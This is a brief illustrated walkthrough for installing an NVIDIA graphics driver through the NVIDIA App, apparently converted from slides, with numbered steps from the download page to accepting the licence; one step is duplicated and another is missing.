
Install NVIDIA Graphics Driver

1. Go to the NVIDIA app website: <https://www.nvidia.com/en-us/software/nvidia-app/>




Install NVIDIA Graphics Driver

2. Click on **Download Now.**




Install NVIDIA Graphics Driver

3. Double click to install the **NVIDIA App.**




Install NVIDIA Graphics Driver

4. I installed the NVIDIA APP. So, I will upgrade to NVIDIA APP.




Install NVIDIA Graphics Driver

5. Click on the **License Agreement**, then click on **AGREE & CONTINUE**.




Install NVIDIA Graphics Driver

6. Click on the **License Agreement**, then click on **AGREE & CONTINUE**.




Install NVIDIA Graphics Driver

8. Wait for the installation to complete.



